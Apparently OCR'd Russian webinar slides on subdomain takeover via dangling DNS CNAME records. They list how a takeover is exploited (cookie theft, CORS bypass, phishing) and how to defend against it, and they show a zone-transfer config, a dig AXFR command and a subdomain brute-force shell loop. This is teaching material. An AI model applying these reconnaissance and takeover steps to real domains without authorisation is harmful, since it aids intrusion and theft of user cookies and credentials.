
Методология возникновения

subdomain.company.com

CNAME app-1337.hosting.net

Subdomain takeover

app-1337.hosting.net



company.com


Методология возникновения

DNS CNAME

Каноническая запись имени (сокращенно **CNAME** record) - это тип записи ресурса в системе доменных имен (DNS), которая сопоставляет одно доменное имя (псевдоним) с другим (каноническим именем)

Name	Type	Value
blog.example.com	CNAME	example.com
www.example.com	CNAME	example.com
example.com	A	128.0.4.80

Эксплуатация



Эксплуатация

Кража cookie

На поддоменах доступны cookie вида ***.domain.com**
В том числе secured & http-only cookie

SSL можно также использовать (Let’s Encrypt)
https://community.letsencrypt.org/t/lets-encrypt-free-ssl-on-a-subdomain-possible/73550

CORS, Allow-Origin атаки

Если ранее поддомен находился в списке разрешенных то механизмы защиты браузера и web-server будут бесполезны

Фишинг и соц. инженерия

Широкие возможности для кражи паролей и персональных данных

Защита

Для проектов - аудит DNS записей

Регулярно проводить ревизию и удаление неактуальных записей на DNS

Для провайдеров

- Верификация по основному домену
- Генерация доменов при регистрации (без пересечений)

Инструменты

dig - если разрешен zone transfer на DNS (axfr)

```
# /etc/named.conf
acl trusted-nameservers {
 192.168.0.10; //ns2
 192.168.1.20; //ns3
};
zone example.com {
 type master;
 file "zones/example.com";
 allow-transfer { trusted-nameservers; };
};
```

```
# let's dig the server
dig example.com

# from the DNS answer we are interested in the authority section
#;; AUTHORITY SECTION:
#example.com.    79275   IN NS a.iana-servers.net.
#example.com.    79275   IN NS b.iana-servers.net.

# now we find out all subdomains
dig @a.iana-servers.net example.com axfr
```

Инструменты

dig

различные сценарии bruteforce

```
#! /bin/sh

zone=example.com
dig +short any $zone

for sub in mail pop imap webmail ftp www (add
more) ; do
dig +short any ${sub}.$zone

done
```

С помощью online сервисов

https://dnsdumpster.com/

Рефлексия

С какими основными мыслями и инсайтами уходите с вебинара?

Достигли ли вы цели вебинара?

Цели вебинара | Проверка достижения целей

1. Находить уязвимости и защищаться от SSRF атак

2. Защищать web-приложения от Subdomain Takeover атак

Список материалов для изучения

- https://ma.ttias.be/silly-little-ip-tricks/
- https://linux.die.net/man/3/inet_aton
- https://habr.com/en/company/tomhunter/blog/456892/
- https://blog.securityinnovation.com/the-many-faces-of-ssrf
- https://portswigger.net/web-security/ssrf
- https://bo0om.ru/blind-ssrf
- https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM
- https://wiki.cyberschool.msu.ru/wiki/Веб-безопасность/Атаки_SSRF
- https://docs.microsoft.com/ru-ru/azure/security/fundamentals/subdomain-takeover
- https://0xpatrik.com/takeover-proofs/
- https://www.hackerone.com/blog/Guide-Subdomain-Takeovers
- https://ctflearn.com

Следующий вебинар

Тема: Уязвимости класса: XXE

25.08

Ссылка на вебинар будет в ЛК за 15 минут

Материалы к занятию
в ЛК — можно изучать

Обязательный
материал обозначен
красной лентой


Заполните, пожалуйста,
опрос о занятии по ссылке в чате

Спасибо за внимание!
Приходите на следующие лекции

Сергей Гоппиков

Head of Backend
Alyce Inc
grey2k@gmail.com telegram: @grey_2k